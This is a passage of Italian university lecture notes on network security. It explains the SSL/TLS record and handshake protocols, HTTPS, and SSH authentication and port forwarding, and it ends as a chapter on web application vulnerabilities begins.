


Figura 7.1: Architettura di SSL/TLS

1.1 SSL Record Protocol

Il substrato Record Protocol si occupa di rivestire il protocollo sottostante che non prevede autenticazione e crittografia. Nell'handshake vi sarà la parte in cui le due parti devono mettersi d'accordo su come far avvenire la comunicazione. SSL di fatto non è un unico protocollo, ma una suite di due livelli protocollari.

Uno è il protocollo SSL Record Protocol, l'altro invece riguarda i protocolli di handshake, il change Cipher Spec e il protocollo Heartbeat. L'idea all'interno di SSL è la creazione di:

- *Sessione* fra due host che agiscono come client e server. Essa viene creata da un handshake e quindi da una serie di parametri. Ad ogni sessione sono associati più stati. Il primo stato è dunque l'handshake. I parametri associati ad una sessione sono:
 - *Session Identifier*.
 - *Peer Certificate*⁵⁵.
 - *Compression Method* (deprecato)
 - *Cipher Spec*: specifica l'algoritmo di crittografia e per l'hash per il calcolo del codice MAC.
 - *Master Secret*: è un segreto condiviso tra client e server.
 - *Is Resumable*: indica se la sessione può essere usata per nuove connessioni.
 - *Server Random, Client Random*: analoghi ai NONCE in IPSec.
 - *Server write MAC secret*: chiave segreta per operazioni MAC sui dati inviati dal server.
 - *Client write MAC secret*: chiave segreta per operazioni MAC sui dati inviati dal client.

All'interno di una sessione è possibile creare più ...

- *Connessioni*. Queste avranno caratteristiche comuni a tutte le connessioni nella medesima sessione. Per ogni connessione devo conservare *Initialization Vectors* e *Sequence Numbers*.

⁵⁵Il tema dei certificati è cruciale in SSL/TLS. In particolare quello del server è obbligatorio, mentre quello del client può essere eventualmente richiesto dal server.

Il protocollo SSL Record Protocol fornisce i servizi richiesti quali confidentiality (tramite crittografia) e integrity (tramite MAC) andando sopra a TCP. Ancora una volta TCP sarà completamente “unaware” che si sta usando TLS. TCP vedrà comunque degli stream di dati, seppure crittografati. Il principio base di funzionamento del protocollo SSL è il seguente. Il procedimento va letto dall'alto verso il basso. Si noti che il MAC viene calcolato sui dati in chiaro, e viene poi crittografato.




Figura 7.2: Funzionamento del protocollo SSL

La frammentazione a blocchi viene fatta poiché gli algoritmi che si utilizzano sono dei cifrari a blocchi. Questa viene in genere fatta in blocchi da 2^{14} byte. La compressione è stata fin dal principio opzionale, e nelle versioni di TLS successive alla 1.2 viene sempre posta a “null”.

Il MAC secondo l'RFC 2104 viene calcolato con la seguente formula:

$$\text{HMAC}_K(M) = H[(K^+ \oplus \text{opad}) \parallel H[(K^+ \oplus \text{ipad}) \parallel M]]$$

dove:

- H è la funzione di hash.
- M è il messaggio in input.
- K^+ è la chiave segreta eventualmente con un padding di zeri a sinistra per raggiungere la lunghezza desiderata.
- opad è il numero binario 01011100 (5C in esadecimale ripetuto 64 volte).
- ipad è il numero binario 00110110 (36 in esadecimale ripetuto 64 volte).

L'operatore \oplus indica lo XOR.

1.2 Header SSL

I campi sono:

- *Content Type*: ossia il protocollo superiore utilizzato per elaborare il frammento. In particolare può essere tutto quello visto precedentemente, ossia Cipher Spec, Alert, Handshake e così via. In sostanza descrive di che tipo di pacchetto SSL stiamo parlando.

- *Major Version.*
- *Minor Version.*
- *Compressed Length.*

Dunque il formato di un record SSL è il seguente




Figura 7.3: Struttura di un pacchetto SSL

1.3 Protocolli superiori

1.3.1 Cipher Spec

Costituito da un solo byte contenente il valore 1. È di fatto un commit tecnicamente chiamato *change cipher spec*. Serve per fare in modo

che si accetti lo stato che si è negoziato, e che quest'ultimo diventi operativo

1.3.2 Alert

Serve a mandare notifiche relative alla connessione, può assumere due valori:

- 1: warning.
- 2: fatal.

Di fatto si ricorre all'Alert soltanto quando vi è una necessità. Situazioni tipiche possono essere:

- *unexpected_message*: è stato ricevuto un messaggio inappropriato.
- *bad_record_mac*: è stato ricevuto un codice MAC errato.
- *decompression_failure*: la funzione di decompressione ha ricevuto un input errato.
- *handshake_failure*: il mittente non è stato in grado di negoziare un insieme di parametri di sicurezza accettabili date le opzioni disponibili.
- *illegal_parameter*: un campo in un messaggio di handshake è oltre i limiti consentiti o è incoerente rispetto agli altri campi.
- *close_notify*: notifica al destinatario che il mittente non invierà altri messaggi nella connessione corrente. Va inviata dal lato “scrittura”.

- *no_certificate*: è inviato in risposta ad una richiesta di certificato qualora non si disponga di un certificato di risposta adeguato. Tipicamente è il server ad inviare la richiesta ed eventualmente il client può dichiararsi sprovvisto.
- *bad_certificate*: un certificato ricevuto risulta alterato.
- *unsupported_certificate*: il tipo di certificato ricevuto non è supportato.
- *certificate_revoked*: il certificato è stato revocato dal suo firmatario.
- *certificate_expired*: il certificato è scaduto.
- *certificate_unknown*: errore non specificato nell'elaborazione del certificato che lo rende inutilizzabile.

1.3.3 Handshake

Gestisce la mutua autenticazione. Viene utilizzato per stabilire i parametri della connessione. La lista dei messaggi di handshake è descritta nella figura che segue.

Tipo di messaggio	Parametri
hello_request	null
client_hello	version, random, session id, cipher suite, compression method
server_hello	version, random, session id, cipher suite, compression method
certificate	chain of X.509v3 certificates
Server_key_exchange	parameters, signature
Certificate_request	type, authorities
Server_done	null
Certificate_verify	signature
Client_key_exchange	parameter, signature
finished	hash value

Figura 7.4: Formato dei messaggi di Handshake

La seguente immagine associa il tipo di messaggio alla fase di handshake, fornendo di fatto una panoramica completa di come si svolge l'handshake.



Figura 7.5: Processo di Handshake

Vediamo una descrizione breve dei messaggi principali. Si noti che non c'è modo migliorare di studiare tali cose se tramite una traccia Wireshark raccolta e analizzata messaggio per messaggio.

client_hello All'interno vi troviamo:

- *Version*: versione di TLS utilizzata.
- *Random*: funge da NONCE per evitare attacchi replay. È una struttura generale creata dal client sulla base del timestamp.
- *Session ID*: identifica la sessione. È vuoto se il client sta cercando di creare una nuova connessione, altrimenti corrisponde all'ID di una sessione esistente.

- *Cipher Suite*: elenco degli algoritmi di cifratura supportati.
- *Compression Method*: elenco dei metodi di compressione supportati.

server_hello All'interno vi troviamo:

- *Version*: versione di TLS utilizzata.
- *Random*: generato dal server, è indipendente da quello del client.
- *Session ID*: identifica la sessione. Deve essere lo stesso di quello del client.
- *Cipher Suite*: elenco degli algoritmi di cifratura supportati.
- *Compression Method*: elenco dei metodi di compressione supportati.

certificate Il server manda al client il certificato firmato con la chiave pubblica. In particolare lo scambio delle chiavi avviene tipicamente tramite un protocollo che si chiama *Ephemeral Diffie-Hellman*. Questo è il più sicuro in quanto produce una chiave temporanea autenticata. L'approccio è poi corredata dalle curve ellittiche. Di fatto è una elaborazione del noto algoritmo di Diffie-Hellman.

server_key_exchange Non necessario se si usa RSA o DH.

1.3.4 Firma digitale

La firma viene creata a partire da un hash tramite la formula

$$\text{hash}(\text{client_random} \parallel \text{server_random} \parallel \text{server_params})$$

certificate_request È un messaggio inviato dal server quando è richiesta l'autenticazione del client. Specifica sia il tipo di parametro sia le autorità che il server riconosce.

server_hello_done Messaggio di commit che chiude la negoziazione.

A questo punto possono seguire alcuni messaggi in cui il client manda chiave pubblica e certificato (se è stato richiesto).

certificate_verify Messaggio che viene inviato per fornire una verifica esplicita di un certificato del client. Di fatto si tratta di una firma (ossia di un hash) basato sui messaggi precedenti. Esempi sono:

$$\text{MD5}(\text{master_secret} \parallel \text{pad_2} \parallel \text{MD5}(\text{handshake_messages} \parallel \text{master_secret} \parallel \text{pad_1}))$$
$$\text{SHA}(\text{master_secret} \parallel \text{pad_2} \parallel \text{SHA}(\text{handshake_messages} \parallel \text{master_secret} \parallel \text{pad_1}))$$

Vedremo a breve come si genera il *master_secret*. Dunque di fatto si mandano in digest i messaggi precedenti dell'handshake. La connessione dunque si dichiara conclusa con un messaggio di tipo *finished*. Questo viene generato dal concatenamento di ulteriori operazioni di hashing dove rientrano tutti i parametri e i messaggi generati nella fase di handshake.

1.4 Creazione del Master Secret

È un valore monouso da 48 byte, generato ad ogni nuova sessione. La fase di creazione si divide in due parti:

- Scambio di un *pre-master-secret*.
- Calcolo del valore *master-secret* da entrambi i lati.

Per lo scambio del *pre-master-secret* si possono usare sia RSA sia DH. L'idea è di applicare una funzione di hashing (come MD5) in maniera iterata e concatenando i risultati. Ad esempio:

```
MD5(pre_master_secret || SHA( "A" || pre_master_secret || client_random || server_random ))
|| MD5(pre_master_secret || SHA( "BB" || pre_master_secret || client_random || server_random ))
|| MD5(pre_master_secret || SHA("CCC" || pre_master_secret || client_random || server_random ))
```

Figura 7.6: Esempio di creazione di un Master Secret tramite un Pre Master Secret

A questo punto abbiamo il *master_secret*. Possiamo utilizzarlo per creare il cosiddetto *Key-Block*.

```
MD5(master_secret || SHA( "A" || master_secret || client_random || server_random ))
|| MD5(master_secret || SHA( "BB" || master_secret || client_random || server_random ))
|| MD5(master_secret || SHA("CCC" || master_secret || client_random || server_random ))
|| ...
```

Figura 7.7: Creazione del Key block tramite Master Secret

Dunque il *master_secret* agisce come seme di un generatore pseudocasuale.

Capitolo 8

Sicurezza a livello applicativo: HTTPS

Nel seguente capitolo si darà un cenno al funzionamento di del protocollo HTTPS, ossia la versione sicura del ben noto protocollo *HTTP (HyperText Transfer Protocol)*. A livello applicativo non vi sono grosse novità da apportare. Di fatto l'idea è quella di continuare ad utilizzare HTTP sfruttando TCP, ma frapponendo uno strato di TLS. Dunque ogni volta che si naviga in un sito web HTTPS, di fatto si utilizza TLS, il quale conterrà anche header HTTP (quelli noti). Nell'RFC 2818 si parla difatti di HTTPS come “HTTP Over TLS”. In questo modo le tracce HTTP saranno cifrate e non più in chiaro.

L'inizializzazione della connessione avviene con il solito handshake TLS descritto in precedenza, e dunque con l'apertura della connessione e relativa sessione. A questo punto HTTP è completamente unaware di quello che succede a livello trasporto. Quando si chiude una connessione si sfrutta l'alert *close_notify* per poter chiudere in maniera pulita la connessione.

Capitolo 9

SSH: l'alternativa sicura a Telnet

Il protocollo *SSH* (*Secure SHell*) funziona in maniera molto simile a TLS ed ha come obiettivo quello di fornire una connessione remota sicura, alternativa al famoso e ancora ampiamente (e tristemente) utilizzato protocollo Telnet. La struttura di SSH è in realtà molto più complessa e articolata.

1 Architettura di SSH




Figura 9.1: Architettura di SSH

Così come con TLS, SSH mostra due layers:

- In basso abbiamo il protocollo *SSH Transport Layer Protocol* che sostituisce TLS e crea una sovrastruttura sicura a TCP.
- In alto abbiamo:
 - *SSH User Authentication Protocol*: si occupa dell'autenticazione del client dal punto di vista del server.
 - *SSH Connection Protocol*: smista connessioni criptate in diversi canali logici.

1.1 SSH Transport Layer Protocol

Il protocollo è molto simile a TLS. Anche in questo caso si usa una coppia di chiavi pubblica + privata. Lo standard che lo definisce è l'RFC 4251. Anche in questo caso vi è la necessità di una fase di handshake in cui client e server devono negoziare alcuni parametri atti alla creazione di una canale di comunicazione sicuro. Per quanto riguarda le chiavi possono esistere due approcci:

- Il client può salvare in un database locale una file contenente delle associazioni fra server (indirizzi IP) e relative chiavi pubbliche.
- L'associazione host-chiave è affidata ad una *CA* (*Certification Authority*). È un soggetto terzo e di fiducia, pubblico o privato che, seguendo le direttive europee e non solo, è disposto a fornire certificati.

In una nuova connessione che parte da zero viene fornita la chiave pubblica del server e viene chiesto al client se si fida di tale connessione. Una volta accettato la chiave pubblica viene permanentemente salvata in un file di host conosciuti.




Figura 9.2: Creazione di una connessione SSH. L'immagine va letta dall'alto verso il basso

1.2 Pacchetto SSH

Il pacchetto SSH è descritto nella seguente figura




Figura 9.3: Come si genera un pacchetto SSH

Gli header sono:

- $pktl$ = packet length.
 - pdl = padding length.

È importante notare che il sequence number che è un metaheader, ossia viene usato per calcolare il MAC ad esempio ma non viene inviato durante la comunicazione!

1.3 SSH User Authentication Protocol

Esistono vari metodi di autenticazione:

- *Publickey*: in questo accade che
 - Il client invia al server un messaggio contenente:
 - * La sua chiave pubblica.
 - * Firma tramite la chiave privata.
 - Alla ricezione del messaggio il server:
 - * Verifica che la chiave sia accettabile per l'autenticazione.
 - * Verifica che la firma sia corretta.
- *Password*: Il client invia una messaggio contenente una password in chiaro ma protetta da TLS sottostante.
- *Hostbased*: in questo scenario
 - L'autenticazione viene effettuata sull'host del client⁵⁶, piuttosto che sul client vero e proprio.
 - Il client invia una firma creata con la chiave privata dell'host da cui si collega al server.
 - Il server quindi verifica l'identità dell'host.

Il secondo approccio è molto usato ma più aperto agli attacchi. Quello che si fa è che una volta fatta la prima autenticazione tramite password si salva lato server la chiave pubblica del client così da non avere la necessità ogni volta di far viaggiare la password.

⁵⁶Inteso proprio come macchina utilizzata dal client.

1.4 SSH Connection Protocol

La connessione sfrutta tecniche di tunneling e viene usata per fare multiplexing di molteplici canali logici. Il meccanismo a canali dunque sfrutta il livello trasporto su cui si basa la connessione appena creata. Ogni canale dunque rappresenta una finestra con ciclo di vita finito entro cui possono essere scambiate informazioni. Lo scambio di messaggi volti alla creazione di una connessione è il seguente:




Figura 9.4: Connessione SSH conclusa

I tipi di canale sono:

- *Session*: utilizzato per l'esecuzione remota di un programma in ambiti quali shell, trasferimento file e email, comandi di sistema ecc.

- *X11*: fa riferimento al modulo “X Window”. Esporta la GUI dal server remoto. Si fa con l’opzione (-X) ma necessita di una configurazione
- *Forwarded-tcpip*: abilita la funzionalità di port forwarding remoto.
- *Direct-tcpip*: port forwarding locale

1.4.1 Port Forwarding locale

Si utilizza il flag (-L). Si crea un canale SSH fra due host. Lo scenario è il seguente. Immaginiamo di aver creato una connessione non sicura fra un client e un server, quale può essere Telnet o FTP (o altre):




Figura 9.5: Connessione non sicura fra applicazioni

Supponiamo di voler rendere sicura la comunicazione su un’applicazione nativamente non sicura. Quello che potremmo fare è una tecnica detta di “Hijacking”, ossia dirottamento. Potremmo infatti immaginare di dirottare la comunicazione verso un canale SSH sicuro.




Figura 9.6: Dirottamento su canale sicuro SSH

Ad esempio immaginiamo che un client voglia connettersi ad un server tramite Telnet. Lato server è possibile abilitare il local port forwarding fra Telnet e un canale SSH. In questo modo il client può collegarsi in SSH e di fatto sarà collegato a Telnet. Naturalmente così si è resa sicura la comunicazione fra client e server ma non fra server e il server Telnet.

1.4.2 Port Forwarding remoto

Si usa il flag (-R). Immaginiamo un individuo che voglia connettersi da fuori verso un computer a casa, dunque in una rete privata dietro ad un firewall. Quello che si potrebbe fare è prendere un computer pubblico ad esempio tramite AWS e installare sopra un server SSH. Dopodiché connettersi con un client SSH a quel server, dicendo però di creare un tunnel SSH fra client e server verso un certo processo. In questo modo noi connettendoci in SSH al server pubblico siamo di fatto connessi al computer all'interno della rete privata.

Capitolo 10

Web Hacking

In questo capitolo parleremo di vulnerabilità e attacchi alle applicazioni web. Questi sono sicuramente molto diffusi in quanto i server web sono spesso una superficie d'attacco molto utilizzata dagli hacker. L'impostazione va naturalmente distinta sotto due livelli:

- Sfruttare una vulnerabilità di un server web che hosta un'applicazione.
- Sfruttare una vulnerabilità di un'applicazione hostata su un server web.

Questi due approcci sono dunque molto diversi fra loro, ed è per tale ragione che si è scelto di chiamare questo capitolo con il generico termine di “Web Hacking”. Oggi si preferisce dire “sfruttamento di vulnerabilità al livello della ‘logica applicativa’ alla base del comportamento di un sistema web-based”. Le vittime in questo caso saranno dei web server noti quali (*ISS*) *Internet Information Server* o *ASP* (*Active Server Pages*) in ambiente Microsoft. Oppure i server del cosiddetto *stack LAMP*, dove LAMP sta per le iniziali di *Linux*, *Apache*, *MySQL*, *PHP*. Ma abbiamo anche *BEA WebLogic* e *IBM WebSphere*.

Nel corso degli anni le vittime dunque erano i server web. Oggi invece il trend si è molto di più spostato verso gli attacchi alle applicazioni che questi ospitano. Le vulnerabilità dei web server sono state ampiamente scoperte e diffuse, e sono associate agli attacchi più devastanti nella storia della Cybersecurity⁵⁷. In particolare gran parte delle vulnerabilità a livello applicativo rientra nella macro-categoria delle vulnerabilità dovute a *validazione dell'input*. Questo perché i server spesso ospitano dei servizi fruibili da utenti tramite input di questi ultimi. Finché si tratta di avere dati in lettura allora ciò non si presenta, ma quando su un sito web sono presenti forme di richiesta di input, lì possono nascere problemi se il server non gestisce in maniera corretta la richiesta. Tramite delle richieste costruite in maniera apposita ad esempio è possibile risalire persino al file system di un host. Tale attacco si chiama *path traversal*, e verrà approfondito in seguito.

1 OWASP e le tassonomie di attacchi alle applicazioni web

